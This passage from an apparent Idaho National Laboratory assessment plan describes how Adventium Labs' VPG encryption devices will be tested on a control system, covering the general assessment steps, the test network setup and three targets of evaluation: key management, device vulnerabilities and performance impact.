While VPGs can be defined using a modified version of the current EFW GUI, a higher level management capability has also been developed that allows VPG/EFW policies to be specified at once for all members of the protected group. This concept, called *conversations*, was developed by Adventium Labs to facilitate the specification of, and ensure consistency between, endpoint filtering policies. The conversation specification is then automatically translated into the appropriate policy rules. A conversation abstracts the details of specific network services, thus freeing the administrator from needing to know the low-level port/protocol details that appear in the policy rules.

## PURPOSE

This assessment is a Department of Homeland Security (DHS) Control Systems Security Center (CSSC)-sponsored test and will be conducted by the Idaho National Laboratory (INL) Critical Infrastructure Protection and Resilience Division Cyber Security Research Team. The purpose of this assessment is to provide Adventium Labs with an initial evaluation of their secured communications products.

The objectives of this assessment are to:

- Investigate the impact of the Adventium products when deployed on a control system that is known to be prone to vulnerabilities and other weaknesses. This will include the analysis of the ability of a cyber attacker to access and compromise the control system while these protective devices are in place.

- Evaluate the VPG policy mechanism and IPSEC implementation for weaknesses.

- Test the system performance impact of the VPG devices on the control system.

The purpose of the assessment plan is to provide the INL team a general outline of targets of evaluation (TOEs) and prospective techniques to evaluate the security posture of those targets. It is not intended as sequential, comprehensive, or binding regarding the activities to be undertaken by the INL cyber team. Rather, it represents an operational framework from which the team may approach assessment tasks.

The assessment will validate the following criteria:

- The deployment does not adversely affect any critical operation of the control system
- Operators find the VPG technology easy to deploy and understand, including the specification of VPG policy
- The VPG technology is shown to counter a relevant threat of concern to operators.

## ASSESSMENT STRATEGY

The field test will validate the utility of VPGs in an operationally relevant context. One such context is process control systems (PCS), where VPGs could be deployed to protect sensitive communications in the process control network (PCN).

The following sequence of operations is typical for conducting a vulnerability assessment. There is no standardized procedure; these steps must be tailored to the particular system configuration, the objectives of the assessment, and any constraints on what types of attacks are to be considered.

1. Identify the base process control system that the Adventium Labs components can be installed. Set up and configure the system and ensure that the installed components do not degrade the functions of the control system. Create backups as necessary so that the system configuration can be restored when necessary during the assessment process.
2. Scan the system components for easily fixed vulnerabilities. It is unproductive to spend assessment time on reproducing and documenting well-known exploitable vulnerabilities such as those in commonly used operating systems. Note which operating system (OS) vendor patches, if any, cannot be applied due to interference with normal operation of the system.
3. Create data flow diagrams for the machines involved in the network and tie them to the running executables. Use utilities like CurrPorts (for Windows) or lsof (for Unix) to identify specific network connections and ports and the corresponding executables.
4. Start packet analysis and reverse engineer protocols. Read documentation if provided. This step involves physically operating the workstation and doing all possible operations while scrutinizing the communication protocol using sniffing utilities like Ethereal (Wireshark) and tcpdump.
5. Start fuzzing the various devices on the system and try to crash the applications. The first fuzzing target is the length fields in the data protocol; these fields are often used to establish buffer sizes, and thus may lead to buffer overflows. Observe what crashes; as a general rule, crashes are exploitable. Continue this effort by fuzzing other data fields.
6. If the binaries are available, start reverse engineering them using IDA Pro or similar utilities. Look for programming structures that are vulnerable to buffer overflows and might correspond to the crashes caused by fuzzing.

# ASSESSMENT CONFIGURATION

The control system identified for this assessment is a Citech system that is owned and operated by the CSSP. This system is currently deployed at INL for testing and demonstration purposes. Figure 6 is a network diagram of the test system with the VPG devices installed. The topology consists of a gigabit Ethernet switch providing the core network connectivity between the PLC, client HMI, and the input/output server (IOS).




Figure 6. Test network configuration.

The HMI system in this test network is a Microsoft Windows system running the HMI software. This system will be used for the client portion of this control system, but will also provide a test platform for the Adventium Ethernet card. Adventium offers an alternative to the VPG bump-in-the-wire device by allowing the use of a specialized Ethernet card with accompanying device driver. This will allow for some additional testing and flexibility during the assessment.

Further enhancements to the test network will be made to facilitate some of the test cases that are shown on page 20. These changes will allow the assessment team to further analyze the impact of the VPG devices on the control system network. The major changes will be the inclusion of additional gigabit network switches to allow network monitoring of the network traffic on the "inside" of the VPGs. The network changes will also include the use of the Traffic Generator system that will allow the assessment team to introduce additional network traffic into the system. Figure 7 contains a network diagram of this proposed architecture.




Figure 7. System performance testing configuration.

# TARGETS OF EVALUATION

The tests planned for this assessment are characterized in the following Targets of Evaluation (TOEs) shown in Table 2. The TOEs correspond with the steps an attacker might use to attack a control and monitoring system. Each target is evaluated with the intent of determining its security posture. Methods, tools, simplicity, and impact of the attack will be documented. In addition, each TOE includes a time allocation estimate for assessment planning purposes, which may be modified if findings require additional investigation.

Table 2. Summary of targets of evaluation.

| TOE Number | TOE Description |
|---|---|
| 1 | Evaluate Encryption Management Scheme |
| 2 | Evaluate Devices for Network Vulnerabilities |
| 3 | Evaluate the Technology on System Performance |

This section presents detailed descriptions of the TOEs that will be performed during this assessment of the Adventium Labs VPG devices. These test cases will be performed after the assessment team has reviewed the assessment plan and evaluated the test system.

## TOE 1: Evaluate Encryption Management Scheme

Objective: Evaluate the Adventium system's implementation of the encryption method. This will include (but not limited to) key management/exchange methods, management server, and IPSEC policies.

Significance: The ability to create VPGs and encrypt specific network traffic is the key feature of the Adventium system. The successful deployment of this system will depend on the robustness of the encryption mechanism as well as the ease of use of the management console.

Procedure: The assessment team will attempt to perform the following actions:

1. Disrupt or modify policy/management changes
2. Disrupt or modify key exchanges
3. Disrupt or prevent encrypted channels
4. Evaluate management console functionality and ease of use.

## TOE 2: Evaluate Devices for Network Vulnerabilities

Objective: Evaluate the Adventium devices for network (i.e., remote) vulnerabilities. This analysis will focus only on the Adventium product and will not be performed on the control system components or the operating systems.

Significance: The Adventium devices should only be introduced into a control system network if they do not introduce additional vulnerabilities. The devices should be deployed in an effort to help secure a control system, but they should not be employed if they themselves are not secure.

Procedure: The assessment team will attempt to perform the following actions:

1. Analyzing the Ethernet card device driver on the HMI system and in the VPG devices
2. Protocol fuzzing of the VPG devices to ensure robustness and search for vulnerabilities
3. Protocol fuzzing of the Management server and analysis of the Management server software.

## TOE 3: Evaluate the Technology on System Performance

Objective: Evaluate the control system under high network loads to ensure that the VPG devices do not hinder the performance of the system by introducing latency or dropped packets.

Significance: Control systems in general, but especially Distributed Control Systems (DCS), generate a high volume of network traffic and rely upon messages being delivered in a timely manner. The Adventium system cannot be employed if it hinders the network performance of a control system.

Procedure: The assessment team will attempt to perform the following actions:

1. Analyze latency and throughput while generating a high volume of traffic on the control system network using the traffic generator
2. Monitor network and system performance during "abnormal conditions." Ensure that the VPG devices do not impair the control system during system recovery or failover events.